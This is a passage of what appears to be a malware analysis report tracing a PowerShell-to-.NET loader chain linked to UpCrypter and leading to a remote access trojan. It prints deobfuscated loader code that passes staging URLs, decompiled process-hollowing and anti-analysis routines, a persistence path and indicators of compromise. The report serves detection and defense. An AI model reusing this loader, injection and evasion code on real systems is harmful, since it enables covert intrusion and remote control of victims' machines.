After decoding it with Cyberchef we obtain the following PE disguised as a Microsoft application (note and keep in mind the version 2.9):




Figure 22

In the following image, there is a deobfuscated version of the loader part inside of the powershell. The reader can see the fact that the original js script, which copy itself in the Public directory, is passed as a parameter to the Method prFVI of ClassLibrary3.Class1:

```
$KPxOB = $KmKBR.GetMethod('prFVI').Invoke(  #$KmKBR = Class1
  $null,
  [object[]](
    $zhiLO,                          # URL base64 (pastee.dev --> Microsoft.exe --> actual malware)
    'C:\Users\Public\jrbpf.js',      # path JS
    'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\installutil',
    '$false',
    $KkHRZ   #PeYes URL passed as the last argument
  )
)
```

Figure 23 beautified loader

In conclusion, the final PowerShell stage reconstructs a .NET loader from a decimal-encoded byte array and executes it in memory via System.Reflection.Assembly.Load(), invoking ClassLibrary3.Class1.prFVI through reflection. The method receives multiple parameters, including an obfuscated Base64 pointer (decoding into a Paste-like endpoint), a staging URL base, and a path referencing InstallUtil.exe, suggesting potential LOLBin-based execution within subsequent stages.

Fourth stage, ClassLibrary3.dll

Description	Value
Name	ClassLibrary3.dll
MD5	cc60b4d716e0561f718c0c563521f449
SHA256	a675f5a396de1fa732a9d83993884b397f02921bbcf34346fbed32c8f4053064
Dimension	99.840 bytes
Entropy	5.985

The .NET Loader ClassLibrary3.dll appears to be obfuscated:




Figure 24 obfuscation evidence

The last parameter passed is “odQpT”, which corresponds to the “PeYes” URL previously discussed (404 on the webpage)

```
// Token: 0x06000044 RID: 68 RVA: 0x00003EC0 File Offset: 0x000020C0
public static void prFVI(string LXdSe, string kPzkA, string xTTuD, string tISHV, string odQpT)
{
    int num = 20;
    for (;;)
```

Figure 25 presence of PeYes suffix

This variable is then assigned to another one:

```
case 19:
    Class1.c2NJK9xWj = odQpT;
    num2 = 46;
    if (<Module>{81b87472-bc5c-40b0-bbe0-c367bdc3f978}.m_9acd4d7317df414ea8d515cf36522508.m_fc36a0c13d324f418b0f2ad7ebbcfd90 != 0)
    {
        num2 = 28;
        continue;
    }
    continue;
```

Figure 26

Then it is concatenated with a decrypted suffix and assigned to A9lmOHjtR:

```
Class1.A9lmOHjtR = Class1.c2NJK9xWj + Class1.tlXAECKpJrKXdyYsIj3(1971199275 ^ 633072797 ^ <Module>{81b87472-bc5c-40b0-bbe0-
  c367bdc3f978}.m_9acd4d7317df414ea8d515cf36522508.m_5b8da5e8e81245ee80e3ba6f978d2d65);
```

Figure 27

The loader enumerates running processes and window titles, normalizes them (lowercase), and compares against a hardcoded denylist. In our controlled execution, keeping common analysis tools open prevented progression past this stage (Figure 28-29-30-31-32-33-34-35).

```
1618                                    {
1619                                        bool flag3;
1620                                        string text7;
1621                                        Process[] array4;
1622                                        int num11;
1623                                        int num19;
1624                                        bool flag5;
1625                                        switch (num10)
```

Figure 28




Figure 29




Figure 30




Figure 31

Figure 32





Figure 33

```
public string MainWindowTitle
{
    get
    {
        if (this.mainWindowTitle == null)
        {
            IntPtr intPtr = this.MainWindowHandle;
            if (intPtr == (IntPtr)0)
            {
                this.mainWindowTitle = string.Empty;
            }
            else
            {
                int capacity = NativeMethods.GetWindowTextLength(new HandleRef(this, intPtr)) * 2;
                StringBuilder stringBuilder = new StringBuilder(capacity);
                NativeMethods.GetWindowText(new HandleRef(this, intPtr), stringBuilder, stringBuilder.Capacity);
                this.mainWindowTitle = stringBuilder.ToString();
            }
        }
        return this.mainWindowTitle;
    }
}
```

Figure 34




```
internal static object TNOGDeKuJtJxvF8inQw(object A_0)
{
    return A_0.ToLower();
}
```

Figure 35

Since this loader was already discussed by Fortinet and it is not the main topic, we won't go into all the code details, but we'll use a behavioral approach. For this purpose, we observed that the PowerShell process, after loading this .NET in memory, contact the following links:

hxxps://andrefelipedonascime1768785037020.1552093.meusitehostgator.com.br/SjGON_Meus_Arquivos_De_Texto/02.txt



```
%æ˜¯ä»¬ç“¦å…‹æº”%
JEVuTklhID0gJyV5elhWTSUnDQokaEluTFMgPSå‡å’ŒnTmhxSU0lTHRkUFklTmhxSU0lUElEMDElTmhxSU0l
nhLcSå‡å’Œ9ICclbGV0cmElJyå‡å’Œ7DQoNCltCeXRlW11dICRkeHhBUyå‡å’Œ9ICVxbHhLUCUNCltCeX
å‡å’Œ7DQoNCiRvdm9hdCå‡å’Œ9IFtTeXN0ZW0uUmVmbGVjdGlvbi5Bc3NlbWJseV06OkxvYWQoICRkeHhBU
9ICRSdXphyå‡å’ŒrICRoSW5MUyå‡å’ŒNCiRnWnNxaiå‡å’Œ9IFtPYmplY3RbXV0gKCå‡å’ŒkWHFXeH
%æ˜¯ä»¬ç“¦å…‹æº”%
```

Figure 36

It can be decoded into the following powershell script:




Figure 37 decoded script partially readable

The retrieved blob contains non-Base64 characters (likely inserted as noise or due to missing substitution). Rather than overfitting manual reconstruction, we pivoted to adjacent telemetry: a second staging URL (01.txt) delivered a valid decimal-encoded PE which decoded cleanly to ClassLibrary1.dll (Figure 39).




Figure 38




Figure 39

Decoding it, we obtain **ClassLibrary1.dll**, giving another overlap with UpCrypter:



c:\users[redacted]
indicators (wait...)
footprints (wait...)
virustotal (sample > unknown)
dos-header (size > 64 bytes)
dos-stub (size > 64 bytes)
rich-header (n/a)
file-header (dll > 64-bit)
optional-header (subsystem > console)
directories (count > 5)
sections (wait...)
libraries (count > 5)
imports (flag > 16)
exports (n/a)
thread-local-storage (n/a)
.NET (module > name > ClassLibrary1.dll)
resources (signature > version)
strings (wait...)
debug (n/a)
manifest (n/a)
version (FileDescription > ClassLibrary1)
certificate (n/a)
overlay (n/a)
property
value
file
file > sha256
E5EA80BFF7806252BD1BE1E8F434B6058F2CCB8556961EAF19E16E3311202C3E
file > first 32 bytes (hex)
4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
file > first 32 bytes (text)
MZ.....@.....
file > info
size: 2629120 bytes, entropy: 6.815
file > type
dynamic-link-library, 32-bit, console
file > version
1.0.0.0
file > description
ClassLibrary1
entry-point > first 32 bytes (hex)
FF 25 00 20 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
entry-point > location
0x000069C2 (section[.bEH])
file > signature
Microsoft Linker 80.0
stamps
stamp > compiler
Fri Mar 26 21:54:35 2094 (UTC)
stamp > debug
n/a
stamp > resource
n/a
stamp > import
n/a
stamp > export
n/a
names
file > name
c:\users[redacted]
debug > file
n/a
export
n/a
version > original-file-name
ClassLibrary1.dll
manifest
n/a
.NET > module > name
ClassLibrary1.dll
certificate > program-name
n/a

Figure 40

The DLL has the following structure linked to UpCrypter:




Figure 41

We note some interesting functions, involving powershell extension and the invocation of Class2 where the typical functions used for process hollowing are present.

```
Class1.ECB28138 = E78F141F.A91D6FB5(Class1.ECB28138, Class1.4B2DC2A1(5), ".ps1");
Thread thread2 = 8E9BDF97.F0858494((Class1.F7149F1F.$I15-1 == null) ? (Class1.F7149F1F.$I15-1 = 05203A8A.B389142C(Class1.F7149F1F.$I, ldft
  (242D32AA))) : Class1.F7149F1F.$I15-1);
```

Figure 42

```
string text = Class2.wMAHY(C9030A20, 96A6B38F, 6D258133.3E18F931());
5B0E.80A43B9E = 0;
if (06068012.96A3EF99(text, "Sucess"))
{
    5B0E.80A43B9E = 9A93C3A3.82211532(E3892CB7.AC155096(text, "Sucess", -1, CompareMethod.Binary)[0]);
}
else
{
    5B0E.80A43B9E = 9A93C3A3.82211532(text);
    try
    {
        419EA11E.D72C6137(Class1.ECB28138, "Rumpe false :( 5x");
    }
    catch (Exception 78323CA2)
    {
        E920983D.1FA84511(78323CA2);
        C3155A2D.17B8C720();
    }
}
```

Figure 43

The function wMAHY is responsible to return the value of “text”, which is calculated in the following obfuscated code:

```
public static string wMAHY(string 9D869C36, byte[] 7EB7660B, string 0E915409)
{
    string text = 6D258133.3E18F931();
    checked
    {
        try
        {
            int num = 0;
            for (;;)
            {
                text = Class2.Execute(9D869C36, 7EB7660B, 0E915409);
                if (06068012.96A3EF99(text, "Sucess"))
                {
                    break;
                }
                try
                {
                    B18B4639.FF93E539(1DAFBCA0.AC01F1B5(9A93C3A3.82211532(text)));
                }
                catch (Exception 78323CA)
                {
                    E920983D.1FA84511(78323CA);
                    C3155A2D.17B8C720();
                }
                num++;
                if (num > 4)
                {
                    goto Block_5;
                }
            }
            return text;
            Block_5:;
        }
        catch (Exception 78323CA2)
        {
            E920983D.1FA84511(78323CA2);
            C3155A2D.17B8C720();
        }
        return text;
    }
}
```

Figure 44

In the following snippet of code is depicted the “Execute” function, which clearly prepare the terrain for the execution of the final payload:

```
public static string Execute(string 20B766B8, byte[] 200DA3B5, string 9A195304)
{
    Class2.ProcessInformation processInformation = default(Class2.ProcessInformation);
    string result;
    try
    {
        if (200DA3B5.Length < 64 || 200DA3B5[0] != 77 || 200DA3B5[1] != 90)
        {
            return F99E0E94.9305F81B(ref processInformation.ProcessId);
        }
        Class2.StartupInformation startupInformation = default(Class2.StartupInformation);
        startupInformation.Size = 2AB81D02.1D2E0D2F(38A87B35.5E9DFA83(4F872F9B.9629599B(typeof(Class2.StartupInformation).TypeHandle)));
        string <<EMPTY_NAME>> = 0A978220.E8256086("\"", 20B766B8, "\" ", 9A195304);
        if (65291EAB.623EC514(9A195304))
        {
            <<EMPTY_NAME>> = 6D258133.3E18F931();
        }
        if (!Class2.CreateProcessA(20B766B8, <<EMPTY_NAME>>, 54AB3A0F.8B31118C(), 54AB3A0F.8B31118C(), false, 134217732U, 54AB3A0F.8B31118C(), null,
          ref startupInformation, ref processInformation))
        {
            return F99E0E94.9305F81B(ref processInformation.ProcessId);
        }
        try
        {
            bool flag = false;
            if (C805270F.4881F7AC())
            {
                Class2.IsWow64Process(processInformation.ProcessHandle, out flag);
            }
            int num = 72B40125.368B6A9D(200DA3B5, 60);
            bool flag2 = 470A5501.6136ED0B(200DA3B5, checked(num + 4)) == 34404;
            if (flag2 && flag)
            {
                string 38BA0B3E = "Validate architecture compatibility: ";
                419EA11E.D72C6137(F4A55010.5329D801(Class2.dllPath, "\\xx.txt"), 38BA0B3E);
                return F99E0E94.9305F81B(ref processInformation.ProcessId);
            }
            if (!flag2 && !flag)
            {
                string 38BA0B3E2 = "isrEMIW64Bit AndAlso Not isTargetWow64: ";
                419EA11E.D72C6137(F4A55010.5329D801(Class2.dllPath, "\\xx.txt"), 38BA0B3E2);
                return F99E0E94.9305F81B(ref processInformation.ProcessId);
```

Figure 45

We see an interesting path already pointed out by Fortinet, used for persistence:

```
private static string ECB28138 = F4A55010.5329D801(Class1.D330892D, "\\AppData\\LocalLow\\Windows Sytem (x86)\\Program Rules\\Program Rules NVIDEO\
  \Program Rules\\Program Rules NVIDEO\\");
```

Figure 46

Given that the delivery chain is functionally identical to the UpCrypter loader pipeline previously documented by Fortinet (same %x<RANDOM>x% delimiter parsing, decimal-to-byte reconstruction, in-memory Assembly.Load, and reflective invocation of ClassLibrary3.Class1.prFVI and ClassLibrary1.dll), we did not pursue full instruction-level debugging of the loader assembly. Instead, we validated the chain through static inspection and network telemetry and proceeded to analyze the final payload (DesckVB RAT), which represents the operational capability of the intrusion.

Fifth stage (DesckVB RAT)

Description	Value
Name	Microsoft.exe
MD5	8f2f2b1a5666036ef7be2cd4d42eb281
SHA256	affb29980bc9564f1b03fe977e9ca5c7adf254656d639632c4d14e34aa4fdff6
Dimension	170.496 bytes
Entropy	5.248

This is the last stage of the infection chain, and it involves a RAT that was **never public analyzed** before.

